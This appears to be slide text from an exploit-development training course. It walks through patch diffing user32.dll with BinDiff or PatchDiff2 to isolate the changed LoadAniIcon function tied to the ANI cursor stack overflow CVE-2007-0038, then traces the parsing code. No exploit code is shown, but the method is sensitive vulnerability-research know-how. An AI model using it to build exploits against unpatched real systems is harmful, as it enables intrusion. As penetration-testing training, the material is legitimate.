Exercise: Loading the Unpatched DLL

Now it's time to open up the unpatched version of user32.dll. The unpatched version is located at "..\..\user32_Vista_SP0\Unpatched\user32.dll" in your 760.3 folder. Accept all defaults and let IDA perform its initial analysis. Once it completes, verify symbols have properly loaded, and save the database. If everything looks good, go ahead and close the file. We need the .idb files in order to use BinDiff or PatchDiff2. If you are using turbodiff, please follow the instructions on turbodiff covered earlier to bring up the diff from within IDA Freeware 5.



Exercise: Launching BinDiff or patchdiff2

With the unpatched user32.idb file loaded into IDA Pro, press Ctrl-6 to bring up the BinDiff GUI, or Ctrl-8 for PatchDiff2. With BinDiff, click on "Diff Database" and select the user32.idb file from the patched folder. A pop-up should appear, which eventually states "Performing diff…" If using PatchDiff2, Ctrl-8 will bring up a box asking you to select an IDB file to diff against. Select the patched user32.idb file and the diff will begin.

Exercise: Diffing Completed


- Once diffing is complete some new tabs should appear
  - Matched Functions
  - Primary Unmatched
  - Secondary Unmatched
  - PatchDiff2 will only show one entry in the "Matched Functions" tab

IDA View-A | Secondary Unmatched | Matched Functions

similarity	confid	change	EA primary	name primary
1.00	0.99	-------	77D89A4D	SLScrollText(x,x)
1.00	0.99	-------	77DB9AC9	SLReplaceSel(x,x)
1.00	0.99	-------	77DB9624	SLPasteText(x)
1.00	0.99	-------	77DB9BCD	SLPaste(x)
1.00	0.99	-------	77D959A7	SLPaint(x,x)
1.00	0.99	-------	77D86B40	SLMouseToIch(x,x,x)
1.00	0.99	-------	77D86ACB	SLMouseMotion(x,x,x,x)
1.00	0.99	-------	77D89CCD	SLKillFocus(x,x)
1.00	0.99	-------	77D86E07	SLKeyDown(x,x,x)
1.00	0.99	-------	77D86D83	SLInsertText(x,x,x)
1.00	0.99	-------	77D89AAB	SLIchToLeftXPos(x,x,x)
1.00	0.99	-------	77DB96FE	SLGetClipRect(x,x,x,x,x)

Exercise: Diffing Completed


Once BinDiff or PatchDiff2 has finished diffing the two files, some additional tabs should appear in the main IDA Pro console. They may be on the left side of the screen or the right side and often seem to switch positions. These include "Matched Functions," "Primary Unmatched," "Secondary Unmatched," and a couple of other tabs. For our purposes, we are primarily interested in the "Matched Functions" tab. Older versions of BinDiff had a tab called "Changed", which has been removed from the newer versions. Click on the "Matched Functions" tab and proceed forward. Note that PatchDiff2 will only show one function in the Matched Functions tab. Newer versions of BinDiff may have varying results as well.



similarity	confid	change	EA primary	name primary
0.97	0.99	GI-J--C	77D65375	LoadAniIcon(x,x,x,x,x)
1.00	0.99	-------	77DC3A5C	AbandonEnumerateProc(x,x)
1.00	0.99	-------	77DC3A2D	AbandonTransaction(x,x)
1.00	0.99	-------	77D69EF2	AddAccResource(x,x)
1.00	0.99	-------	77D611A4	AddAtomA(x)
1.00	0.99	-------	77D611A8	AddAtomW(x)
1.00	0.99	-------	77D79D00	AddEllipsisAndDrawLine(x,x,x,x,x,x,x)
1.00	0.99	-------	77D668E7	AddInstance(x)
1.00	0.99	-------	77DC5B33	AddNextContiguousRectangle(x,x,x)
1.00	0.99	-------	77D8DD42	AddPathEllipsis(x,x,x,x,x,x,x,x)
1.00	0.99	-------	77D9A768	AdjustWindowRect(x,x,x)
1.00	0.99	-------	77D77C7A	AdjustWindowRectEx(x,x,x,x)


Exercise: Changed Functions

On BinDiff click on the Similarity column header to sort by similarity. Scroll to the top and locate the LoadAniIcon() function. This is the only function that has changed with the patch and has a similarity of 97% to the unpatched version. We are often not this lucky, and many functions are changed with a patch. Often patches are rolled up into a cumulative update, increasing analysis time. Imagine if thirty functions were changed; we would have to analyze each one to determine the changes. Still, the amount of time saved by the BinDiff tool is great. Out of hundreds of functions within the DLL, we can zoom in directly on the changed ones! PatchDiff2 will only show the one changed function for us.




Exercise: Visual Diff (1)

At this point, simply right-click on the function LoadAniIcon(x.x.x.x.x) and select the option, "View Flowgraphs." Again, if you do not have a copy of BinDiff, you can look at the same information on the slides, or use PatchDiff2. Reference the previous section on patchdiff2 to use that tool instead of BinDiff if necessary. As also mentioned, you may use turbodiff.



Exercise: Visual Diff (2)


This slide shows the default flowgraph with BinDiff's Visual Diff. On the left and marked as "primary" is the unpatched function. To the right and marked as "secondary" is the patched function. The boxes in the flowgraph are code blocks within the LoadAniIcon() function. Pale green blocks are blocks that have not changed between the unpatched and patched versions of the function. Yellow blocks indicate that some amount of code has changed between the unpatched and patched versions of the function within that block. Pale blue blocks or red blocks indicate blocks of code that do not exist in either the patched or unpatched version of the function.



Exercise: Visual Diff (3)

By clicking on "Graphs" and "Zoom," you can zoom in and out of the blocks. Zooming in far enough allows you to see the code within each block. Navigation is easy with the slide bars, or by dragging your mouse over the global view of the function in the upper corners.


Exercise:
Visual Diff – Assembler View



Sec760 Advanced Exploit Development for Penetration Testers


Exercise: Visual Diff – Assembler View

If you have a copy of BinDiff 3.0, you can use the assembler view. The Assembler View tab makes it easier to read the code within the function. Code in red highlights is code that is changed or missing from either the patched or unpatched version respectively. The middle section is a landscape-style view of the entire function. Clicking and dragging on this screen allows you to move around within the function. Note that addresses will likely not match up. This is normal with updates to functions and DLL's. BinDiff will do its best to match up the like code side-by-side with each other.



Exercise: PatchDiff2's Display Graphs (1)

At this point, simply right-click on the function LoadAniIcon(x.x.x.x.x) and select the option, "Display Graphs."



Exercise: PatchDiff2's Display Graphs

This slide shows the default flowgraph with PatchDiff2. You can zoom into the blocks to identify changed code. The blocks shown in white are unchanged and the blocks in brown have code changes. Note the colored blocks up towards the top of each graph. PatchDiff2 does not have an assembler view built in like BinDiff, but you can right click on a block and select "Jump to Code."

Exercise: Where to Start?

- The CVE states that the vulnerability is a stack-based buffer overflow
  - Check for memory copying calls or code
  - Look for compare instructions
  - Look for BinDiff recognized code changes
  - Check cross-references to interesting function calls
  - Study the affected file format

Exercise: Where to Start?


Now that we have everything set up, it's time to start performing the analysis. It certainly seems obvious that we should start analyzing the code identified as changed by BinDiff or PatchDiff2; however, there is much more that we need to take into consideration. The CVE states that the vulnerability is a stack-based buffer overflow. As stated in the CVE at: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-0038

"Stack-based buffer overflow in the animated cursor code in Microsoft Windows 2000 SP4 through Vista allows remote attackers to execute arbitrary code or cause a denial of service (persistent reboot) via a large length value in the second (or later) anih block of a RIFF .ANI, cur, or .ico file, which results in memory corruption when processing cursors, animated cursors, and icons, a variant of CVE-2005-0416, as originally demonstrated using Internet Explorer 6 and 7. NOTE: this might be a duplicate of CVE-2007-1765; if so, then CVE-2007-0038 should be preferred."

We should look at any memory copying code or function calls, which may or may not be obvious. Memory comparison instructions can often help us identify file format specifics and potential branches. Tools like Paimei and BinNavi could potentially help us identify if we're hitting the vulnerable code. Cross-references to interesting functions is a great place to check. We should certainly start to get an understanding of the ANI file format as well.

Exercise: Interesting Comparisons

- There are a number of comparisons to ASCII characters. This is likely file format data




Exercise: Interesting Comparisons

*****Note: BinDiff 3's disassembly view will be used for some slides as it allows for the information to be more easily presented on the slides. This feature is no longer a part of BinDiff 4. The same information is viewable in graphical mode.*****

There are quite a few comparisons occurring to ASCII characters as identified on the slide. We know based on the vulnerability announcement that it is the ANI file format that is affected. The bottom comparison is "anih" in hex-to-ascii. This is obviously file format data that is being read to determine what code should be executed. We will need to analyze the file format soon to understand what this data means.


Exercise: Interesting Functions

- _ReadTag() call looks interesting




Exercise: Interesting Functions

Although we have little information to go on so far, the _ReadTag() function directly above the comparisons looks like it may be responsible for checking to see what kind of options are used within the file type. We'll get back to that soon.



Exercise: More on _ReadTag()

Jump back over IDA Pro and double-click on the LoadAniIcon() function from the "Matched Functions" tab or the main "Functions" window. This will take you to the disassembly of LoadAniIcon() in which you can locate the same call to _ReadTag() as we saw in BinDiff. Remember to press the spacebar from the graphical view window inside of IDA Pro to switch over to the text-based disassembly view. Once you locate the call to _ReadTag() from within the LoadAniIcon() function, click it once and it should highlight in yellow. Press "x" to bring up the cross-references pop-up box. This box shows us all of the calls to _ReadTag(). Double-click on the box highlighted on the slide, which is the function LoadCursorIconFromFileMap().




Exercise: LoadCursorIconFromFileMap()

Now that we're inside the function LoadCursorIconFromFileMap() we can see the call to _ReadTag(), followed by a comparison to the ASCII string "anih." Shortly after that is another comparison checking to see if a variable in memory is equal to 0x24. If not, a conditional jump is taken to another location. If the variable is equal to 0x24 a call to the function ReadChunk() is made.

Exercise: _ReadChunk() (1)

